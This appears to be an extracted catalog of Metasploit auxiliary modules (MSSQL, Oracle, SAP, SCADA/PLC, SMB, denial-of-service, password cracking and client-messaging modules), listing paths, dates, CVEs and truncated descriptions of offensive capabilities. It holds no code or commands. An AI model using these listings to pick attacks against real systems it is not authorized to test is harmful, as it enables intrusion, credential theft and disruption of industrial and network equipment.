Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli	-	This module can be used to bruteforce RIDs assoc domain of the SQL Server using the SUSER_SNA Error Based SQL injection. This is similar to the sn module, but ... **Refs**: source, ref1

Metasploit Module	Date	Details
Microsoft SQL Server SUSER_SNAME SQL Logins Enumeration auxiliary/admin/mssql/mssql_enum_sql_logins	-	This module can be used to obtain a list of all logir Server with any login. Selecting all of the logins fro master.syslogins table is restricted to sysadmins. H with ... **Refs**: source, ref1
Microsoft SQL Server Escalate Db_Owner auxiliary/admin/mssql/mssql_escalate_dbowner	-	This module can be used to escalate privileges to user has the db_owner role in a trustworthy databa sysadmin user. Once the user has the sysadmin ro msssql_payload ... **Refs**: source, ref1
Microsoft SQL Server SQLi Escalate Db_Owner auxiliary/admin/mssql/mssql_escalate_dbowner_sqli	-	This module can be used to escalate SQL Server u sysadmin through a web SQL Injection. In order to database user must to have the db_owner role in a **Refs**: source, ref1
Microsoft SQL Server Escalate EXECUTE AS auxiliary/admin/mssql/mssql_escalate_execute_as	-	This module can be used escalate privileges if the IMPERSONATION privilege has been assigned to cases, this results in additional data access, but in can be used to ... **Refs**: source, ref1
Microsoft SQL Server SQLi Escalate Execute AS auxiliary/admin/mssql/mssql_escalate_execute_as_sqli	-	This module can be used escalate privileges if the IMPERSONATION privilege has been assigned to based SQL injection. In most cases, this results in access, but in ... **Refs**: source, ref1
Microsoft SQL Server Command Execution auxiliary/admin/mssql/mssql_exec	-	This module will execute a Windows command on instance via the xp_cmdshell (default) or the sp_oa (more opsec safe, no output, no temporary data ta username ... **Refs**: source, docs, ref1, ref2
Microsoft SQL Server Find and Sample Data auxiliary/admin/mssql/mssql_findandsampledata	-	This script will search through all of the non-defaul the SQL Server for columns that match the keywo TSQL KEYWORDS option. If column names are fo the ... **Refs**: source, ref1
Microsoft SQL Server Interesting Data Finder auxiliary/admin/mssql/mssql_idf	-	This module will search the specified MSSQL serv columns and data. This module has been tested a SQL Server 2019 docker container image (22/04/2 **Refs**: source, docs, ref1
Microsoft SQL Server NTLM Stealer auxiliary/admin/mssql/mssql_ntlm_stealer	-	This module can be used to help capture or relay t credentials of the account running the remote SQL The module will use the supplied credentials to co ... **Refs**: source, ref1
Microsoft SQL Server SQLi NTLM Stealer auxiliary/admin/mssql/mssql_ntlm_stealer_sqli	-	This module can be used to help capture or relay t credentials of the account running the remote SQL The module will use the SQL injection from GET_F to the ... **Refs**: source, ref1
Microsoft SQL Server Generic Query auxiliary/admin/mssql/mssql_sql	-	This module will allow for simple SQL statements t against a MSSQL/MSDE instance given the appro **Refs**: source, docs, ref1, ref2
Microsoft SQL Server Generic Query from File auxiliary/admin/mssql/mssql_sql_file	-	This module will allow for multiple SQL queries co specified file to be executed against a Microsoft SC Server instance, given the appropriate credentials. **Refs**: source
MySQL Enumeration Module auxiliary/admin/mysql/mysql_enum	-	This module allows for simple enumeration of MyS Server provided proper credentials to connect rem **Refs**: source, ref1
MySQL SQL Generic Query auxiliary/admin/mysql/mysql_sql	-	This module allows for simple SQL statements to b against a MySQL instance given the appropriate c **Refs**: source
NAT-PMP Port Mapper auxiliary/admin/natpmp/natpmp_map	-	Map (forward) TCP and UDP ports on NAT device **Refs**: source

Metasploit Module	Date	Details
NetBIOS Response Brute Force Spoof (Direct) auxiliary/admin/netbios/netbios_spoof	-	This module continuously spams NetBIOS respons given hostname, causing the target to cache a ma this name. On high-speed local networks, the PPS should ... **Refs**: source, docs
Arista Configuration Importer auxiliary/admin/networking/arista_config	-	This module imports an Arista device configuratior **Refs**: source, docs
Brocade Configuration Importer auxiliary/admin/networking/brocade_config	-	This module imports a Brocade device configuratic **Refs**: source, docs
Cisco ASA Authentication Bypass (EXTRABACON) auxiliary/admin/networking/cisco_asa_extrabacon	-	This module patches the authentication functions c allow uncredentialed logins. Uses improved shellc **CVEs**: CVE-2016-6366 **Refs**: source, docs, ref1, ref2
Cisco Configuration Importer auxiliary/admin/networking/cisco_config	-	This module imports a Cisco IOS or NXOS device **Refs**: source, docs
Cisco Data Center Network Manager Unauthenticated File Download auxiliary/admin/networking/cisco_dcnm_download	2019-06-26	DCNM exposes a servlet to download files on /fm/ An authenticated user can abuse this servlet to do files as root by specifying the full path of the file. T **CVEs**: CVE-2019-1619, CVE-2019-1621 **Refs**: source, docs, ref1, ref2, ref3, ref4
Cisco Secure ACS Unauthorized Password Change auxiliary/admin/networking/cisco_secure_acs_bypass	-	This module exploits an authentication bypass issu arbitrary password change requests to be issued f local store. Instances of Secure ACS running versi **CVEs**: CVE-2011-0951 **Refs**: source, ref1
Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access auxiliary/admin/networking/cisco_vpn_3000_ftp_bypass	2006-08-23	This module tests for a logic vulnerability in the Cis Concentrator 3000 series. It is possible to execute statements without authentication (CWD, RNFR, M CDUP). It also ... **CVEs**: CVE-2006-4313 **Refs**: source
F5 Configuration Importer auxiliary/admin/networking/f5_config	-	This module imports an F5 device configuration. **Refs**: source, docs
Juniper Configuration Importer auxiliary/admin/networking/juniper_config	-	This module imports a Juniper ScreenOS or JunO configuration. **Refs**: source, docs
Mikrotik Configuration Importer auxiliary/admin/networking/mikrotik_config	-	This module imports a Mikrotik device configuratio **Refs**: source, docs
Ubiquiti Configuration Importer auxiliary/admin/networking/ubiquiti_config	-	This module imports an Ubiquiti device configurati within the .unf backup is the data file for Unifi. This either the db file or .unf. **Refs**: source, docs
VyOS Configuration Importer auxiliary/admin/networking/vyos_config	-	This module imports a VyOS device configuration. **Refs**: source, docs
TrendMicro OfficeScanNT Listener Traversal Arbitrary File Access auxiliary/admin/officescan/tmlisten_traversal	-	This module tests for directory traversal vulnerabili UpdateAgent function in the OfficeScanNT Listene service in Trend Micro OfficeScan. This allows rem read ... **CVEs**: CVE-2008-2439 **Refs**: source, ref1
Oracle DB Privilege Escalation via Function-Based Index auxiliary/admin/oracle/oracle_index_privesc	2015-01-21	This module will escalate an Oracle DB user to DB function-based index on a table owned by a more- Credits to David Litchfield for publishing the techni **Refs**: source, docs, ref1
Oracle Account Discovery auxiliary/admin/oracle/oracle_login	2008-11-20	This module uses a list of well known default authe credentials to discover easily guessed accounts. **Refs**: source, ref1, ref2
Oracle SQL Generic Query auxiliary/admin/oracle/oracle_sql	2007-12-07	This module allows for simple SQL statements to b against an Oracle instance given the appropriate c sid. **Refs**: source, ref1

Metasploit Module	Date	Details
Oracle Database Enumeration auxiliary/admin/oracle/oraenum	-	This module provides a simple way to scan an Ora server for configuration parameters that may be us penetration test. Valid database credentials must b this ... **Refs**: source
Oracle SMB Relay Code Execution auxiliary/admin/oracle/ora_ntlm_stealer	2009-04-07	This module will help you to get Administrator acce an unprivileged Oracle database user (you need o and RESOURCE privileges). To do this you must f smb_sniffer or ... **Refs**: source, ref1
Oracle Secure Backup exec_qr() Command Injection Vulnerability auxiliary/admin/oracle/osb_execqr	2009-01-14	This module exploits a command injection vulnera Secure Backup version 10.1.0.3 to 10.2.0.2. **CVEs**: CVE-2008-5448 **Refs**: source, ref1
Oracle Secure Backup Authentication Bypass/Command Injection Vulnerability auxiliary/admin/oracle/osb_execqr2	2009-08-18	This module exploits an authentication bypass vuln login.php in order to execute arbitrary code via a c vulnerability in property_box.php. This module was **CVEs**: CVE-2009-1977, CVE-2009-1978 **Refs**: source
Oracle Secure Backup Authentication Bypass/Command Injection Vulnerability auxiliary/admin/oracle/osb_execqr3	2010-07-13	This module exploits an authentication bypass vuln login.php in order to execute arbitrary code via a c vulnerability in property_box.php. This module was **CVEs**: CVE-2010-0904 **Refs**: source
Oracle Java execCommand (Win32) auxiliary/admin/oracle/post_exploitation/win32exec	2007-12-07	This module will create a java class which enables OS commands. **Refs**: source, ref1
Oracle URL Download auxiliary/admin/oracle/post_exploitation/win32upload	2005-02-10	This module will create a java class which enables a binary from a webserver to the oracle filesystem **Refs**: source, ref1, ref2
Oracle TNS Listener SID Brute Forcer auxiliary/admin/oracle/sid_brute	2009-01-07	This module simply attempts to discover the protec **Refs**: source, ref1, ref2
Oracle TNS Listener Command Issuer auxiliary/admin/oracle/tnscmd	2009-02-01	This module allows for the sending of arbitrary TNS order to gather information. Inspired from tnscmd.p www.jammed.com/~jwa/hacks/security/tnscmd/tns **Refs**: source
UoW pop2d Remote File Retrieval Vulnerability auxiliary/admin/pop2/uw_fileretrieval	2000-07-14	This module exploits a vulnerability in the FOLD co University of Washington ipop2d service. By specif folder name it is possible to retrieve any file which **Refs**: source
PostgreSQL Server Generic Query auxiliary/admin/postgres/postgres_readfile	-	This module imports a file local on the PostgreSQL temporary table, reads it, and then drops the temp requires PostgreSQL credentials with table CREAT well ... **Refs**: source
PostgreSQL Server Generic Query auxiliary/admin/postgres/postgres_sql	-	This module will allow for simple SQL statements t against a PostgreSQL instance given the appropria **Refs**: source
SAP Solution Manager remote unauthorized OS commands execution auxiliary/admin/sap/cve_2020_6207_solman_rce	2020-10-03	This module exploits the CVE-2020-6207 vulnerab SAP EEM servlet (tc~smd~agent~application~eem Manager (SolMan) running version 7.2. The vulner to ... **CVEs**: CVE-2020-6207 **Refs**: source, docs, ref1, ref2, ref3
SAP Unauthenticated WebService User Creation auxiliary/admin/sap/cve_2020_6287_ws_add_user	2020-07-14	This module leverages an unauthenticated web se job which will create a user with a specified role. T running a wizard. After the necessary action is take **CVEs**: CVE-2020-6287 **Refs**: source, docs, ref1, ref2, ref3
SAP ConfigServlet OS Command Execution auxiliary/admin/sap/sap_configservlet_exec_noauth	2012-11-01	This module allows execution of operating system through the SAP ConfigServlet without any authen **Refs**: source, ref1

Metasploit Module	Date	Details
SAP Internet Graphics Server (IGS) XMLCHART XXE auxiliary/admin/sap/sap_igs_xmlchart_xxe	2018-03-14	This module exploits CVE-2018-2392 and CVE-20 XXE vulnerabilities within the XMLCHART page of Graphics Servers (IGS) running versions 7.20, 7.2 or 7.53. ... **CVEs**: CVE-2018-2392, CVE-2018-2393 **Refs**: source, docs, ref1
SAP Management Console OSExecute auxiliary/admin/sap/sap_mgmt_con_osexec	-	This module allows execution of operating system through the SAP Management Console SOAP Inte username and password must be provided. **Refs**: source, ref1
Advantech WebAccess DBVisitor.dll ChartThemeConfig SQL Injection auxiliary/admin/scada/advantech_webaccess_dbvisitor_sqli	2014-04-08	This module exploits a SQL injection vulnerability f Advantech WebAccess 7.1. The vulnerability exists DBVisitor.dll component, and can be abused throu requests to the ... **CVEs**: CVE-2014-0763 **Refs**: source, ref1
GE Proficy Cimplicity WebView substitute.bcl Directory Traversal auxiliary/admin/scada/ge_proficy_substitute_traversal	2013-01-22	This module abuses a directory traversal in GE Pro specifically on the gefebt.exe component used by order to retrieve arbitrary files with SYSTEM privile **CVEs**: CVE-2013-0653 **Refs**: source, ref1
Schneider Modicon Remote START/STOP Command auxiliary/admin/scada/modicon_command	2012-04-05	The Schneider Modicon with Unity series of PLCs function code 90 (0x5a) to perform administrative without authentication. This module allows a remo the state of ... **Refs**: source, ref1
Schneider Modicon Quantum Password Recovery auxiliary/admin/scada/modicon_password_recovery	2012-01-19	The Schneider Modicon Quantum series of Ethern usernames and passwords for the system in files t retrieved via backdoor access. This module is bas ... **Refs**: source, ref1
Schneider Modicon Ladder Logic Upload/Download auxiliary/admin/scada/modicon_stux_transfer	2012-04-05	The Schneider Modicon with Unity series of PLCs function code 90 (0x5a) to send and receive ladde protocol is unauthenticated, and allows a rogue ho existing ... **Refs**: source, ref1
Moxa Device Credential Retrieval auxiliary/admin/scada/moxa_credentials_recovery	2015-07-28	The Moxa protocol listens on 4800/UDP and will re broadcast or direct traffic. The service is known to devices in the NPort, OnCell, and MGate product l devices with ... **CVEs**: CVE-2016-9361 **Refs**: source, docs, ref1, ref2, ref3
Allen-Bradley/Rockwell Automation EtherNet/IP CIP Commands auxiliary/admin/scada/multi_cip_command	2012-01-19	The EtherNet/IP CIP protocol allows a number of u commands to a PLC which implements the protoc implements the CPU STOP command, as well as t the ... **Refs**: source, ref1
Unitronics PCOM remote START/STOP/RESET command auxiliary/admin/scada/pcom_command	-	Unitronics Vision PLCs allow remote administrative control the PLC using authenticated PCOM comm module supports START, STOP and RESET opera **Refs**: source, docs, ref1
PhoenixContact PLC Remote START/STOP Command auxiliary/admin/scada/phoenix_command	2015-05-20	PhoenixContact Programmable Logic Controllers a variant of ProConOS. Communicating using a prop over ports TCP/1962 and TCP/41100 or TCP/2054 remote user ... **CVEs**: CVE-2014-9195 **Refs**: source, docs, ref1
Yokogawa BKBCopyD.exe Client auxiliary/admin/scada/yokogawa_bkbcopyd_client	2014-08-09	This module allows an unauthenticated user to inte Yokogawa CENTUM CS3000 BKBCopyD.exe serv PMODE, RETR and STOR operations. **CVEs**: CVE-2014-5208 **Refs**: source, ref1
TrendMicro ServerProtect File Access auxiliary/admin/serverprotect/file	-	This modules exploits a remote file access flaw in Windows Server RPC service. Please see the acti output) for more information. **CVEs**: CVE-2007-6507 **Refs**: source

Metasploit Module	Date	Details
SMB Scanner Check File/Directory Utility auxiliary/admin/smb/check_dir_file	-	This module is useful when checking an entire net hosts for the presence of a known file or directory. would be to scan all systems for the presence of a ... **Refs**: source
SMB File Delete Utility auxiliary/admin/smb/delete_file	-	This module deletes a file from a target share and reason to use this module is to work around limitat SMB client that may not be able to take advantage **Refs**: source
SMB File Download Utility auxiliary/admin/smb/download_file	-	This module downloads a file from a target share a usual reason to use this module is to work around existing SMB client that may not be able to take ac **Refs**: source
SMB Directory Listing Utility auxiliary/admin/smb/list_directory	-	This module lists the directory of a target share an reason to use this module is if your existing SMB c support the features of the Metasploit Framework t **Refs**: source
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution auxiliary/admin/smb/ms17_010_command	2017-03-14	This module will exploit SMB with vulnerabilities in achieve a write-what-where primitive. This will then overwrite the connection session information with a Administrator ... **CVEs**: CVE-2017-0143, CVE-2017-0146, CVE-20 **Refs**: source, docs, ref1, ref2, ref3
PsExec NTDS.dit And SYSTEM Hive Download Utility auxiliary/admin/smb/psexec_ntdsgrab	-	This module authenticates to an Active Directory D and creates a volume shadow copy of the %SYST then pulls down copies of the ntds.dit file as well a hive and ... **Refs**: source, ref1, ref2
Samba Symlink Directory Traversal auxiliary/admin/smb/samba_symlink_traversal	-	This module exploits a directory traversal flaw in th server. To exploit this flaw, a writeable share must newly created directory will link to the root filesyste **CVEs**: CVE-2010-0926 **Refs**: source, ref1
SMB File Upload Utility auxiliary/admin/smb/upload_file	-	This module uploads a file to a target share and pa reason to use this module is if your existing SMB c support the features of the Metasploit Framework t **Refs**: source
WebEx Remote Command Execution Utility auxiliary/admin/smb/webexec_command	-	This module enables the execution of a single com by exploiting a remote code execution vulnerability WebEx client software. **CVEs**: CVE-2018-15442 **Refs**: source, docs, ref1
Solaris KCMS + TTDB Arbitrary File Read auxiliary/admin/sunrpc/solaris_kcms_readfile	2003-01-22	This module targets a directory traversal vulnerabi kcms_server component from the Kodak Color Ma System. By utilizing the ToolTalk Database Server' procedure, an ... **CVEs**: CVE-2003-0027 **Refs**: source, ref1
TFTP File Transfer Utility auxiliary/admin/tftp/tftp_transfer_util	-	This module will transfer a file to or from a remote Note that the target must be able to connect back t system, and NAT traversal for TFTP is often unsup **Refs**: source, ref1, ref2
TikiWiki Information Disclosure auxiliary/admin/tikiwiki/tikidblib	2006-11-01	A vulnerability has been reported in Tikiwiki, which by an anonymous user to dump the MySQL user p creating a mysql error with the "sort_mode" var. Th **CVEs**: CVE-2006-5702 **Refs**: source, ref1
UPnP IGD SOAP Port Mapping Utility auxiliary/admin/upnp/soap_portmapping	-	Manage port mappings on UPnP IGD-capable dev AddPortMapping and DeletePortMapping SOAP re **Refs**: source, ref1
VMWare Power Off Virtual Machine auxiliary/admin/vmware/poweroff_vm	-	This module will log into the Web API of VMWare a off a specified Virtual Machine. **Refs**: source
VMWare Power On Virtual Machine auxiliary/admin/vmware/poweron_vm	-	This module will log into the Web API of VMWare a on a specified Virtual Machine. **Refs**: source

Metasploit Module	Date	Details
VMWare Tag Virtual Machine auxiliary/admin/vmware/tag_vm	-	This module will log into the Web API of VMWare a specified Virtual Machine. It does this by logging a user supplied text. **Refs**: source
VMWare Terminate ESX Login Sessions auxiliary/admin/vmware/terminate_esx_sessions	-	This module will log into the Web API of VMWare a terminate user login sessions as specified by the s **Refs**: source
RealVNC NULL Authentication Mode Bypass auxiliary/admin/vnc/realvnc_41_bypass	2006-05-15	This module exploits an Authentication bypass Vul RealVNC Server version 4.1.0 and 4.1.1. It sets up on LPORT and proxies to the target server The AU **CVEs**: CVE-2006-2369 **Refs**: source, ref1
Apple Airport Extreme Password Extraction (WDBRPC) auxiliary/admin/vxworks/apple_airport_extreme_password	-	This module can be used to read the stored passw vulnerable Apple Airport Extreme access point. Or number of firmware versions have the WDBRPC s however the factory ... **Refs**: source, ref1
D-Link i2eye Video Conference AutoAnswer (WDBRPC) auxiliary/admin/vxworks/dlink_i2eye_autoanswer	-	This module can be used to enable auto-answer m Link i2eye video conferencing system. Once this s flipped, the device will accept incoming video calls **Refs**: source, ref1
VxWorks WDB Agent Remote Memory Dump auxiliary/admin/vxworks/wdbrpc_memory_dump	-	This module provides the ability to dump the syste VxWorks target through WDBRPC. **Refs**: source, ref1
VxWorks WDB Agent Remote Reboot auxiliary/admin/vxworks/wdbrpc_reboot	-	This module provides the ability to reboot a VxWor WDBRPC. **Refs**: source, ref1
Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access auxiliary/admin/webmin/edit_html_fileaccess	2012-09-06	This module exploits a directory traversal in Webm vulnerability exists in the edit_html.cgi component authenticated user with access to the File Manage access ... **CVEs**: CVE-2012-2983 **Refs**: source, ref1, ref2
Webmin File Disclosure auxiliary/admin/webmin/file_disclosure	2006-06-30	A vulnerability has been reported in Webmin and U can be exploited by malicious people to disclose p sensitive information. The vulnerability is caused d unspecified ... **CVEs**: CVE-2006-3392 **Refs**: source, ref1
Belkin Wemo-Enabled Crock-Pot Remote Control auxiliary/admin/wemo/crockpot	-	This module acts as a simple remote control for Be enabled Crock-Pots by implementing a subset of tl provided by the Wemo App. No vulnerabilities are ... **Refs**: source, docs, ref1, ref2, ref3
Zend Server Java Bridge Design Flaw Remote Code Execution auxiliary/admin/zend/java_bridge	2011-03-28	This module abuses a flaw in the Zend Java Bridg the Zend Server Framework. By sending a special an attacker may be able to execute arbitrary code. module ... **Refs**: source
Apply Pot File To Hashes auxiliary/analyze/apply_pot	-	This module uses a John the Ripper or Hashcat .p any password hashes in the creds database instar functionality is used to help combine all the passw ... **Refs**: source, docs
Password Cracker: AIX auxiliary/analyze/crack_aix	-	This module uses John the Ripper or Hashcat to ic passwords that have been acquired from passwd f systems. These utilize DES hashing. DES is forma Hashcat. DES is ... **Refs**: source, docs
Password Cracker: Databases auxiliary/analyze/crack_databases	-	This module uses John the Ripper or Hashcat to ic passwords that have been acquired from the mssc mysql_hashdump, postgres_hashdump, or oracle_ modules. Passwords that ... **Refs**: source, docs

Metasploit Module	Date	Details
Password Cracker: Linux auxiliary/analyze/crack_linux	-	This module uses John the Ripper or Hashcat to ic passwords that have been acquired from unshado from Unix/Linux systems. The module will only cra and DES ... **Refs**: source, docs
Password Cracker: Mobile auxiliary/analyze/crack_mobile	-	This module uses Hashcat to identify weak passw been acquired from Android systems. These utilize hashing. Android (Samsung) SHA1 is format 5800 Android ... **Refs**: source, docs
Password Cracker: OSX auxiliary/analyze/crack_osx	-	This module uses John the Ripper or Hashcat to ic passwords that have been acquired from OSX sys module will only crack xsha from OSX 10.4-10.6, x 10.7, and PBKDF2 from ... **Refs**: source, docs
Password Cracker: Webapps auxiliary/analyze/crack_webapps	-	This module uses John the Ripper or Hashcat to ic passwords that have been acquired from various w Atlassian uses PBKDF2-HMAC-SHA1 which is 12(PHPass uses ... **Refs**: source, docs
Password Cracker: Windows auxiliary/analyze/crack_windows	-	This module uses John the Ripper or Hashcat to ic passwords that have been acquired from Windows module will only crack LANMAN/NTLM hashes. LA 3000 in hashcat. ... **Refs**: source, docs
Extract zip from Modbus communication auxiliary/analyze/modbus_zip	-	This module is able to extract a zip file sent throug pcap. Tested with Schneider TM221CE16R. **Refs**: source, docs
BNAT Router auxiliary/bnat/bnat_router	-	This module will properly route BNAT traffic and al connections to be established to machines on port otherwise be accessible. **Refs**: source, ref1, ref2
BNAT Scanner auxiliary/bnat/bnat_scan	-	This module is a scanner which can detect Broken address translation) implementations, which could inability to reach ports on remote machines. Typica will ... **Refs**: source, ref1, ref2
Hardware Bridge Session Connector auxiliary/client/hwbridge/connect	-	The Hardware Bridge (HWBridge) is a standardize Metasploit to interact with Hardware Devices. This normal exploit capabilities to the non-ethernet real direct ... **Refs**: source, docs, ref1
IEC104 Client Utility auxiliary/client/iec104/iec104	-	This module allows sending 104 commands. **Refs**: source, docs
MMS Client auxiliary/client/mms/send_mms	-	This module sends an MMS message to multiple p same carrier. You can use it to send a malicious at phones. **Refs**: source, docs
SMS Client auxiliary/client/sms/send_text	-	This module sends a text message to multiple pho carrier. You can use it to send a malicious link to p note that you do not use this module to send a me **Refs**: source, docs
Generic Emailer (SMTP) auxiliary/client/smtp/emailer	-	This module can be used to automate email delive based on Joshua Abraham's email script for social **Refs**: source, ref1
Telegram Message Client auxiliary/client/telegram/send_message	-	This module will send a Telegram message to give given bot token. Please refer to the module docum on how to retrieve the bot token and correspondin **Refs**: source, docs
Amazon Web Services EC2 instance enumeration auxiliary/cloud/aws/enum_ec2	-	Provided AWS credentials, this module will call the API of Amazon Web Services to list all EC2 instan with the account. **Refs**: source, docs
Amazon Web Services IAM credential enumeration auxiliary/cloud/aws/enum_iam	-	Provided AWS credentials, this module will call the API of Amazon Web Services to list all IAM creden with the account. **Refs**: source, docs

Metasploit Module	Date	Details
Amazon Web Services S3 instance enumeration auxiliary/cloud/aws/enum_s3	-	Provided AWS credentials, this module will call the API of Amazon Web Services to list all S3 buckets the account. **Refs**: source, docs
Metasploit Web Crawler auxiliary/crawler/msfcrawler	-	This auxiliary module is a modular web crawler, to conjunction with wmap (someday) or standalone. **Refs**: source
Microsoft Word UNC Path Injector auxiliary/docx/word_unc_injector	-	This module modifies a .docx file that will, upon op stored netNTLM credentials to a remote host. It ca empty docx file. If emailed the receiver needs to pu ... **Refs**: source, ref1
Android Stock Browser Iframe DOS auxiliary/dos/android/android_stock_browser_iframe	2012-12-01	This module exploits a vulnerability in the native br with Android 4.0.3. If successful, the browser will c the webpage. **CVEs**: CVE-2012-6301 **Refs**: source
iOS Safari Denial of Service with CSS auxiliary/dos/apple_ios/webkit_backdrop_filter_blur	2018-09-15	This module exploits a vulnerability in WebKit on A successful, the device will restart after viewing the **Refs**: source, docs, ref1, ref2, ref3
Cisco IOS HTTP GET /%% Request Denial of Service auxiliary/dos/cisco/ios_http_percentpercent	2000-04-26	This module triggers a Denial of Service condition HTTP server. By sending a GET request for "/%% becomes unresponsive. IOS 11.1 -> 12.1 are repo This ... **CVEs**: CVE-2000-0380 **Refs**: source
Cisco IOS Telnet Denial of Service auxiliary/dos/cisco/ios_telnet_rocem	2017-03-17	This module triggers a Denial of Service condition telnet service affecting multiple Cisco switches. Te Cisco Catalyst 2960 and 3750. **CVEs**: CVE-2017-3881 **Refs**: source, docs, ref1, ref2
ISC DHCP Zero Length ClientID Denial of Service Module auxiliary/dos/dhcp/isc_dhcpd_clientid	-	This module performs a Denial of Service Attack a DHCP server, versions 4.1 before 4.1.1-P1 and 4.(It sends out a DHCP Request message with a 0-le option ... **CVEs**: CVE-2010-2156 **Refs**: source
BIND TKEY Query Denial of Service auxiliary/dos/dns/bind_tkey	2015-07-28	This module sends a malformed TKEY query, whic error in handling TKEY queries on affected BIND9 servers. As a result, a vulnerable named server wi REQUIRE ... **CVEs**: CVE-2015-5477 **Refs**: source, ref1, ref2
BIND TSIG Query Denial of Service auxiliary/dos/dns/bind_tsig	2016-09-27	A defect in the rendering of messages into packets named to exit with an assertion failure in buffer.c w a response to a query that meets certain criteria. T **CVEs**: CVE-2016-2776 **Refs**: source, ref1
BIND TSIG Badtime Query Denial of Service auxiliary/dos/dns/bind_tsig_badtime	2020-05-19	A logic error in code which checks TSIG validity ca trigger an assertion failure in tsig.c. **CVEs**: CVE-2020-8617 **Refs**: source, docs, ref1, ref2
FreeBSD Remote NFS RPC Request Denial of Service auxiliary/dos/freebsd/nfsd/nfsd_mount	-	This module sends a specially-crafted NFS Mount a kernel panic on host running FreeBSD 6.0. **CVEs**: CVE-2006-0900 **Refs**: source
HP Data Protector Manager RDS DOS auxiliary/dos/hp/data_protector_rds	2011-01-08	This module causes a remote DOS on HP Data Pr service. By sending a malformed packet to port 15 causes RDS to crash due to an enormous size for **CVEs**: CVE-2011-0514 **Refs**: source
marked npm module "heading" ReDoS auxiliary/dos/http/marked_redos	-	This module exploits a Regular Expression Denial vulnerability in the npm module "marked". The vuln code that this module targets is in the "heading" re ... **CVEs**: CVE-2017-17461 **Refs**: source, docs, ref1

Metasploit Module	Date	Details
3Com SuperStack Switch Denial of Service auxiliary/dos/http/3com_superstack_switch	2004-06-24	This module causes a temporary denial of service 3Com SuperStack switches. By sending excessive HTTP Management interface, the switch stops res temporarily. The ... **CVEs**: CVE-2004-2691 **Refs**: source, ref1
Apache Commons FileUpload and Apache Tomcat DoS auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	This module triggers an infinite loop in Apache Co FileUpload 1.0 through 1.3 via a specially crafted header. Apache Tomcat 7 and Apache Tomcat 8 u FileUpload to handle ... **CVEs**: CVE-2014-0050 **Refs**: source, docs, ref1, ref2
Apache mod_isapi Dangling Pointer auxiliary/dos/http/apache_mod_isapi	2010-03-05	This module triggers a use-after-free vulnerability i Software Foundation mod_isapi extension for vers earlier. In order to reach the vulnerable code, the t **CVEs**: CVE-2010-0425 **Refs**: source, ref1, ref2, ref3
Apache Range Header DoS (Apache Killer) auxiliary/dos/http/apache_range_dos	2011-08-19	The byterange filter in the Apache HTTP Server 2. 2.0.64, and 2.2.x through 2.2.19 allows remote att denial of service (memory and CPU consumption) header that ... **CVEs**: CVE-2011-3192 **Refs**: source
Apache Tomcat Transfer-Encoding Information Disclosure and DoS auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	Apache Tomcat 5.5.0 through 5.5.29, 6.0.0 throug 7.0.0 beta does not properly handle an invalid Tra header, which allows remote attackers to cause a ... **CVEs**: CVE-2010-2227 **Refs**: source
Brother Debut http Denial Of Service auxiliary/dos/http/brother_debut_dos	2017-11-02	The Debut embedded HTTP server <= 1.20 on Bro allows for a Denial of Service (DoS) condition via a request. The printer will be unresponsive from HT requests ... **CVEs**: CVE-2017-16249 **Refs**: source, docs, ref1
"Cablehaunt" Cable Modem WebSocket DoS auxiliary/dos/http/cable_haunt_websocket_dos	2020-01-07	There exists a buffer overflow vulnerability in certa Spectrum Analyzer interfaces. This overflow is exp an exploit would differ between every make, mode **CVEs**: CVE-2019-19494 **Refs**: source, docs, ref1, ref2
Canon Wireless Printer Denial Of Service auxiliary/dos/http/canon_wireless_printer	2013-06-18	The HTTP management interface on several mode Wireless printers allows for a Denial of Service (Do crafted HTTP request. Note: if this module is succe ... **CVEs**: CVE-2013-4615 **Refs**: source, ref1
Dell OpenManage POST Request Heap Overflow (win32) auxiliary/dos/http/dell_openmanage_post	2004-02-26	This module exploits a heap overflow in the Dell O Server (omws32.exe), versions 3.2-3.7.1. The vuln due to a boundary error within the handling of POS where ... **CVEs**: CVE-2004-0331 **Refs**: source, ref1
F5 BigIP Access Policy Manager Session Exhaustion Denial of Service auxiliary/dos/http/f5_bigip_apm_max_sessions	-	This module exploits a resource exhaustion denial BigIP devices. An unauthenticated attacker can es connections with BigIP Access Policy Manager (AP all ... **Refs**: source, ref1
Flexense HTTP Server Denial Of Service auxiliary/dos/http/flexense_http_server_dos	2018-03-09	This module triggers a Denial of Service vulnerabil Flexense HTTP server. Vulnerability caused by a u access memory violation and can be triggered with variety ... **CVEs**: CVE-2018-8065 **Refs**: source, docs, ref1
Gzip Memory Bomb Denial Of Service auxiliary/dos/http/gzip_bomb_dos	2004-01-01	This module generates and hosts a 10MB single-r decompresses to 10GB. Many applications will not length limit check and will eat up all memory and e This ... **Refs**: source, ref1

Metasploit Module	Date	Details
Hashtable Collisions auxiliary/dos/http/hashcollision_dos	2011-12-28	This module uses a denial-of-service (DoS) condit variety of programming languages. This vulnerabil storing multiple values in a hash table and all value **CVEs**: CVE-2011-4858, CVE-2011-4885, CVE-201 2011-5035 **Refs**: source, ref1, ref2, ref3, ref4, ref5
IBM Notes encodeURI DOS auxiliary/dos/http/ibm_lotus_notes	2017-08-31	This module exploits a vulnerability in the native br with IBM Lotus Notes. If successful, it could cause to hang and have to be restarted. **CVEs**: CVE-2017-1129 **Refs**: source, docs, ref1
IBM Notes Denial Of Service auxiliary/dos/http/ibm_lotus_notes2	2017-08-31	This module exploits a vulnerability in the native br with IBM Lotus Notes. If successful, the browser w viewing the webpage. **CVEs**: CVE-2017-1130 **Refs**: source, docs
Metasploit HTTP(S) handler DoS auxiliary/dos/http/metasploit_httphandler_dos	2019-09-04	This module exploits the Metasploit HTTP(S) hand specially crafted HTTP request that gets added as handler. Resources (which come from the external ... **CVEs**: CVE-2019-5645 **Refs**: source, docs
Monkey HTTPD Header Parsing Denial of Service (DoS) auxiliary/dos/http/monkey_headers	2013-05-30	This module causes improper header parsing that segmentation fault due to a specially crafted HTTP version <= 1.2.0. **CVEs**: CVE-2013-3843 **Refs**: source
